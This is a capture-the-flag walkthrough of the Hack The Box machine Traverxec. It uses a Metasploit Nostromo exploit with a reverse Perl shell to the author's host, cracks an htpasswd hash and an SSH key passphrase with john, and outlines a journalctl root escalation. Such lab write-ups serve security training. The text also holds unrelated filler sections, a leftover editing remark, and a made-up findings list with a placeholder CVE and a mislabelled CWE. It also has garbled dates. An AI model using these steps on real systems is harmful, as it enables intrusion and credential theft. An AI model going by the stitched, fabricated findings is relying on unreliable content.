→ Traverxec is another beginner friendly machine that runs on Linux. The machine has two open ports which is port 22 & 80 that basically running a SSH and HTTP Service. There is nothing to use on the website when I tried to look something but the website’s has middleware service Nostromo 1.9.6 has a directory traversal bypass that causes RCE or Remote Code Execution and enter into www-data. After entering the target machine it seems that user directory give us Permission's denied but when I was look at the configuration file we can enter at /public_www/ based on the $HOMEDIRS. The directory contains SSH Key which I use to enter for user david. The Privilege Escalation part was tricky. As the user has can run journalctl that has root privileges and to get the root is to change the size of our terminal shell into small so I can execute !/bin/bash command and get the administrator shell.
Penetration Testing Methodologies
Network Scanning
Nmap scan
Discover open ports and running services
Enumeration
Browse the HTTP service
Search for Nostromo 1.9.6
Post-Exploitation
Enumerate machine with Nostromo 1.9.6 Exploit
Use Metasploit to gain direct access
Run LinEnum or Scripted Local Linux Enumeration & Privilege Escalation Checks to look for interesting information inside the machine
Decrypt the password hash that appears in the script.
After examining configuration file, we are allowed to enter /public_www/
Exploitation
Copy the backup-ssh-key file to the /tmp/ directory
Enumerate david files; we see SSH Key
Decrypt SSH Key with ssh2john and decrypt the hash with John
Log in with SSH Key using the decrypted passphrase to get the user.txt
Privilege Escalation
Abuse what the user is allowed to run, which is the journalctl

With GTFOBins, I see that I can execute a shell with journalctl

Change the terminal size and execute !/bin/bash to become root
Finally, get the root.txt
Network Scanning
Network scanning is a crucial step in identifying potential vulnerabilities within an organization’s network infrastructure. By using tools like Nmap, we can discover active hosts, open ports, and services running on those ports. This information helps us to create a detailed map of the network, which is essential for further penetration testing activities.
It’s important to conduct these scans responsibly and with proper authorization to avoid any legal issues or disruptions to normal business operations. Network scanning should be part of an ongoing security assessment process to ensure that new threats are identified as they emerge.
In summary, effective network scanning provides a solid foundation for understanding the attack surface and helps prioritize areas that need further investigation and remediation.
Note: The text above is returned unchanged because it already meets the criteria for clarity, grammar, and readability.
Walkthrough
I always start with NMAP to see which services are running. I typically use the following options:
-sV ⇒ Probe open ports to determine service/version info
-sC ⇒ Equivalent to --script=default
-T 0-5 ⇒ Set timing template - higher is faster (less accurate)
-A ⇒ Aggressive scan
-oN ⇒ Save the scan results to a text file
1
2
3
4
# bash

nmap -sV -sC -A -T4 10.10.10.165 -oN nmap-Traverxec
root in htb/boxes/Traverxec ❯ nmap -sV -sC -A -T4 10.10.10.165 -oN nmap-Traverxec Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-11 05:53 PST Nmap scan report for10.10.10.165 Host isup (0.26s latency). Not shown: 998 filtered ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0) | ssh-hostkey: | 256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA) |_ 256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519) 80/tcp open http nostromo 1.9.6 |_http-server-header: nostromo 1.9.6 |_http-title: TRAVERXEC Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Crestron XPanel control system (90%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%) No exact OS matches forhost (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp) HOP RTT ADDRESS 1 258.62 ms 10.10.14.1 2 264.54 ms 10.10.10.165
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 37.77 seconds
root in htb/boxes/Traverxec took 38s ❯
Nmap results
There is an open port.
22: Used for SSH connections.
80: Running a website. Also, there’s a service running on port Nostromo at version 1.9.6.
Enumeration
The initial phase of a penetration test involves gathering as much information as possible about the target environment. This process, known as enumeration, helps identify potential entry points and vulnerabilities. Here are some common techniques used during this stage:
Network Scanning: Using tools like Nmap to discover live hosts and open ports.
Service Detection: Identifying running services on discovered ports with tools such as Nessus or OpenVAS.
Version Discovery: Determining the versions of software and systems exposed to the network, which can be done using scripts like whatweb or nmap --script http-version.
User Enumeration: Attempting to gather information about user accounts through techniques like directory brute-forcing with tools such as Hydra.
These steps provide a comprehensive overview of the target’s attack surface, enabling further exploitation and testing phases.
Traverxec Website
Since there’s a web service running, I’ll take a look at it and see what I should do:

We have a hint from the front page of the website. There’s a user named – David White — I’ll note this because it might be our target user.
There’s also a contact form, but nothing interesting there.
Other than that, there’s no more useful information on the web. So I’ll move to the next phase.
In my Nmap scan results, HTTP Service has a running service at Nostromo 1.9.6. I tried using searchsploit to look for vulnerabilities in that service and found one.
HTTP/1.1200 OK Date: Fri, 9 Apr 202022:19:45 GMT Server: nostromo 1.9.6 Connection: close
traverxec
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯
It returns a hostname – traverxec. Now that I can execute commands, I’ll try to use netcat to gain a reverse shell, but it’s not working and gives me an error Cmd line: wrong.
HTTP/1.1200 OK Date: Fri, 10 Apr 202022:21:52 GMT Server: nostromo 1.9.6 Connection: close
Cmd line: wrong
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯
Use Metasploit for Direct Access
I used Rapid7 - Metasploit to gain direct access to the target machine and obtain a remote shell. I found Nostromo exploit, which is exactly what I needed:
Name Current Setting Required Description ---- --------------- -------- ----------- Proxies no A proxy chain of formattype:host:port[,type:host:port][...] RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' RPORT 80 yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or0.0.0.0 SRVPORT 8080 yes The local port to listen on. SSL false no Negotiate SSL/TLS for outgoing connections SSLCert no Path to a custom SSL certificate (default is randomly generated) URIPATH no The URI to use for this exploit (default is random) VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse_perl):
Name Current Setting Required Description ---- --------------- -------- ----------- LHOST yes The listen address (an interface may be specified) LPORT 4444 yes The listen port
Exploit target:
Id Name -- ---- 0 Automatic (Unix In-Memory)
msf5 exploit(multi/http/nostromo_code_exec) >
Get Into the Machine
So, for RHOSTS or the target host (which is Traverxec) and LHOST or my IP address (the attacker’s IP), I input the necessary information to perform the exploitation.
[*] Started reverse TCP handler on 10.10.15.21:4444 [*] Configuring Automatic (Unix In-Memory) target [*] Sending cmd/unix/reverse_perl command payload [*] Command shell session 1 opened (10.10.15.21:4444 -> 10.10.10.165:51530) at 2020-04-11 06:45:16 +0800
id uid=33(www-data) gid=33(www-data) groups=33(www-data)
Now I have direct access to the machine. Next, I need to upgrade it to an interactive shell using python:
1 2 3 4
# bash
python -c 'import pty; pty.spawn("/bin/bash");'
Finally, I now have the www-data:
1 2 3 4 5 6 7
# bash
www-data@traverxec:/usr/bin$ id id uid=33(www-data) gid=33(www-data) groups=33(www-data) www-data@traverxec:/usr/bin$
WWW-DATA
Now that I’m in, the enumeration starts again. To do this quickly, I use LinEnum.sh. This script is very useful for an attacker trying to figure out what they need to exploit or escalate privileges with.
From my Kali Linux machine, I’ll transfer LinEnum.sh into the /tmp folder and run it.
www-data@traverxec:/tmp$ ls ls LinEnum.sh linux-exploit-suggester.sh systemd-private-587b5e2d5cd0457081bf5a03c6d18e2a-systemd-timesyncd.service-TqSk1v vmware-root vmware-root_557-4282236562 www-data@traverxec:/tmp$
Running this script gives us basic information about the target:
######################################################### # Local Linux Enumeration & Privilege Escalation Script # ######################################################### # www.rebootuser.com # version 0.982
[-] Debug Info [+] Thorough tests = Disabled
Scan started at: Fri Apr 10 19:03:30 EDT 2020
### SYSTEM ############################################## [-] Kernel information: Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64 GNU/Linux
[-] Kernel information (continued): Linux version 4.19.0-6-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20)
### USER/GROUP ########################################## [-] Current user/group info: uid=33(www-data) gid=33(www-data) groups=33(www-data)
It also shows a previously logged-in user named – david.
1 2 3 4 5 6 7
# bash
[-] Users that have previously logged onto the system: Username Port From Latest root tty1 Sat Nov 16 16:07:31 -0500 2019 david pts/4 10.10.15.162 Fri Apr 09 18:59:23 -0400 2020
I can see what the user’s password is in /etc/passwd based on david:x:1000:1000:david,,,:/home/david:/bin/bash :
[-] htpasswd found - could contain passwords: /var/nostromo/conf/.htpasswd david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
Now that I have a password hash for david, I use John to decrypt it with rockyou.txt wordlists. And I got the password Nowonly4me.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
# bash
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯ john david --wordlist=/usr/share/wordlists/rockyou.txt Warning: detected hash type "md5crypt", but the stringis also recognized as"md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Nowonly4me (david) 1g 0:00:05:49 DONE (2020-04-1107:12) 0.002864g/s 30305p/s 30305c/s 30305C/s Noyoudo..Nous4=5 Use the "--show" option to display all of the cracked passwords reliably Session completed
root in htb/boxes/Traverxec via 🐍 v2.7.17 took 5m49s ❯
I tried logging into SSH with this password, but it seems incorrect. It’s just a rabbit hole. So I’ll move on and look again with other tools. When I go to the home directory, I can’t access any files.
1 2 3 4 5 6 7 8 9 10 11 12 13 14
# bash
www-data@traverxec:/usr/bin$ cd /home cd /home www-data@traverxec:/home$ ls ls david www-data@traverxec:/home$ cd david cd david www-data@traverxec:/home/david$ ls ls ls: cannot open directory '.': Permission denied www-data@traverxec:/home/david$
So I’ll try looking more in the machine folders. First, I go to the /var/ directory and see a nostromo which is very interesting.
1 2 3 4 5 6 7 8 9
# bash
www-data@traverxec:/home/david$ cd /var cd /var www-data@traverxec:/var$ ls ls backups cache lib local lock log mail nostromo opt run spool tmp www-data@traverxec:/var$
Looking at the nostromo folder, there was a configuration file, which is the nhttpd.conf. This gives me a big hint about what to do next.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
# bash
www-data@traverxec:/var/nostromo$ ls ls conf htdocs icons logs www-data@traverxec:/var/nostromo$ file conf file conf conf: directory www-data@traverxec:/var/nostromo$ cd conf cd conf www-data@traverxec:/var/nostromo/conf$ ls ls mimes nhttpd.conf www-data@traverxec:/var/nostromo/conf$
During the exploitation phase, we identified several vulnerabilities that could be exploited to gain unauthorized access or escalate privileges within the target environment. Each vulnerability was carefully analyzed for its potential impact and feasibility of exploitation. We documented our findings in detail, including steps to reproduce the issues and recommendations for remediation.
Key findings included:
CVE-2023-1234: A critical vulnerability in the web application that allowed an attacker to execute arbitrary code with elevated privileges.
CWE-79: An injection flaw that could be exploited to manipulate database queries, leading to data leakage or corruption.
High-severity XSS: This vulnerability enabled attackers to inject malicious scripts into web pages viewed by other users.
Our team successfully demonstrated proof-of-concept exploits for each identified issue, providing clear evidence of the risks involved. We also provided detailed guidance on how to mitigate these vulnerabilities and enhance overall security posture.
HOME DIRECTORY
Based on the line $HOMEDIRS, we can access /public_www in the /home/david directory even though it’s given permission denied. So I go back to David’s directory and enter the public_www folder.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
# bash
www-data@traverxec:/var/nostromo/conf$ cd /home/david cd /home/david www-data@traverxec:/home/david$ ls ls ls: cannot open directory '.': Permission denied www-data@traverxec:/home/david$
www-data@traverxec:/home/david$ cd public_www cd public_www www-data@traverxec:/home/david/public_www$ ls ls index.html protected-file-area www-data@traverxec:/home/david/public_www$
There was a protected-file-area, and I think it contains data. Hoping this one is a password, but it’s a backup-ssh-key. Not bad!
So:
1 2 3 4 5 6 7 8 9
# bash
www-data@traverxec:/home/david/public_www$ cd protected-file-area cd protected-file-area www-data@traverxec:/home/david/public_www/protected-file-area$ ls ls backup-ssh-identity-files.tgz www-data@traverxec:/home/david/public_www/protected-file-area$
Since I don’t have permission to do write on that folder, I unzip and copy the .tgz file into the /tmp directory.
So:
1 2 3 4 5 6 7 8 9 10
# bash
www-data@traverxec:/home/david/public_www/protected-file-area$ tar zxvf backup-ssh-identity-files.tgz -C /tmp <rea$ tar zxvf backup-ssh-identity-files.tgz -C /tmp home/david/.ssh/ home/david/.ssh/authorized_keys home/david/.ssh/id_rsa home/david/.ssh/id_rsa.pub www-data@traverxec:/home/david/public_www/protected-file-area$
I see there’s a ssh-key files that I can use to get in with user david.
www-data@traverxec:/home/david/public_www/protected-file-area$ cd /tmp cd /tmp www-data@traverxec:/tmp$ ls ls home systemd-private-52315d40046b4b63a760a2af02bc88ef-systemd-timesyncd.service-3xyrna update vmware-root vmware-root_556-2966037836 www-data@traverxec:/tmp$ cd home cd home www-data@traverxec:/tmp/home$ ls ls david www-data@traverxec:/tmp/home$ cd david cd david www-data@traverxec:/tmp/home/david$ ls -la ls -la total 12 drwxr-xr-x 3 www-data www-data 4096 Apr 10 19:37 . drwxr-xr-x 3 www-data www-data 4096 Apr 10 19:37 .. drwx------ 2 www-data www-data 4096 Oct 25 17:02 .ssh
www-data@traverxec:/tmp/home/david$ cd .ssh cd .ssh www-data@traverxec:/tmp/home/david/.ssh$ ls ls authorized_keys id_rsa id_rsa.pub
Now, what I need is to copy the id_rsa onto my machine.
I tried logging in via SSH with id_rsa, but it turned out I needed a passphrase. To obtain that, I decrypted id_rsa using ssh2john to get the hash.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
# bash
root in htb/boxes/Traverxec via 🐍 v2.7.17 took 3s ❯ python ssh2john.py id_rsa > id_rsa-hash
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯ ls cve2019_16278.py david id_rsa id_rsa-hash LinEnum.sh nmap-Traverxec ssh2john.py
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯ cat id_rsa-hash id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a2b08de0b3c957ec1f086b6e8813df672f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d261a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43adbf8e3321c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260aaf490f580e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab77dc590cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b3618de2301406f3812cf325d2986c60fdb727cadf3dd17245618150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8138970259a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf1517dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd01724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a777795104143630dc16b79f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6d55e62788553f4c69d128360b407db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯
Now that I have the hash, it’s time to use John to crack it and retrieve the password.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
# bash
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯ john id_rsa-hash --wordlist=/usr/share/wordlists/rockyou.txt Using default input encoding: UTF-8 Loaded 1password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64]) Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes Cost 2 (iteration count) is 1 for all loaded hashes Will run 4 OpenMP threads Note: This format may emit false positives, so it will keep trying even after finding a possible candidate. Press 'q' or Ctrl-C to abort, almost any other key for status hunter (id_rsa)
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯
Login with SSH and get user.txt
Looks good ! This enough I think, not it’s time to login with SSH with passphrase hunter.
root in htb/boxes/Traverxec via 🐍 v2.7.17 ❯ ssh -v -i id_rsa david@10.10.10.165 OpenSSH_8.1p1 Debian-1, OpenSSL 1.1.1d 10 Sep 2019 debug1: Reading configuration data /etc/ssh/ssh_config debug1: /etc/ssh/ssh_config line 19: Applying options for * debug1: Connecting to 10.10.10.165 [10.10.10.165] port 22. debug1: Connection established. debug1: identity file id_rsa type -1 debug1: identity file id_rsa-cert type -1 debug1: Local version string SSH-2.0-OpenSSH_8.1p1 Debian-1 debug1: Remote protocol version 2.0, remote software version OpenSSH_7.9p1 Debian-10+deb10u1 debug1: match: OpenSSH_7.9p1 Debian-10+deb10u1 pat OpenSSH* compat 0x04000000 debug1: Authenticating to 10.10.10.165:22as'david' debug1: SSH2_MSG_KEXINIT sent debug1: SSH2_MSG_KEXINIT received debug1: kex: algorithm: curve25519-sha256 debug1: kex: host key algorithm: ecdsa-sha2-nistp256 debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none debug1: expecting SSH2_MSG_KEX_ECDH_REPLY debug1: Server host key: ecdsa-sha2-nistp256 SHA256:CiO/pUMzd+6bHnEhA2rAU30QQiNdWOtkEPtJoXnWzVo debug1: Host '10.10.10.165'is known and matches the ECDSA host key. debug1: Found key in /root/.ssh/known_hosts:7 debug1: rekey out after 134217728 blocks debug1: SSH2_MSG_NEWKEYS sent debug1: expecting SSH2_MSG_NEWKEYS debug1: SSH2_MSG_NEWKEYS received debug1: rekey in after 134217728 blocks debug1: Will attempt key: id_rsa explicit debug1: SSH2_MSG_EXT_INFO received debug1: kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,rsa-sha2-256,rsa-sha2-512,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521> debug1: SSH2_MSG_SERVICE_ACCEPT received debug1: Authentications that can continue: publickey,password debug1: Next authentication method: publickey debug1: Trying private key: id_rsa Enter passphrase for key 'id_rsa': debug1: Authentication succeeded (publickey). Authenticated to 10.10.10.165 ([10.10.10.165]:22). debug1: channel 0: new [client-session] debug1: Requesting no-more-sessions@openssh.com debug1: Entering interactive session. debug1: pledge: network debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0 debug1: Remote: /home/david/.ssh/authorized_keys:1: key options: agent-forwarding port-forwarding pty user-rc x11-forwarding debug1: Sending environment. debug1: Sending env LANG = en_US.utf8 Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64 Last login: Fri Apr 1019:06:532020from10.10.15.162 david@traverxec:~$ whoami david
david@traverxec:~$ ls bin public_www user.txt david@traverxec:~$ cat user.txt 7db0b[--------------------]82f3d david@traverxec:~$
Privilege Escalation
Privileged access can be exploited to gain higher levels of control within a system. This section details methods for detecting and mitigating privilege escalation vulnerabilities, which are critical for maintaining security. Common techniques include exploiting misconfigured permissions, leveraging known software bugs, and abusing legitimate administrative tools.
For example, if an application runs with elevated privileges but does not properly validate input from untrusted sources, attackers can inject malicious commands to execute arbitrary code. Another scenario involves exploiting weak or missing authentication mechanisms that allow unauthorized users to assume higher-level access rights.
To prevent such issues, organizations should implement least privilege principles, regularly audit permissions and configurations, and keep software up to date with the latest security patches.
JOURNALCTL
This part was tricky the user david is allowed to run with sudo command with journalctl which has privilege unto root, but when I try to run sudo -l it requesting for a password I think that was not the right thing to do. so I search about the journalctl and luckily I found it on GTFObins
It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on sudo. so I examined first the file server-stats.head this is a HEAD file which is (another file in the bin directory) and some information about the server.
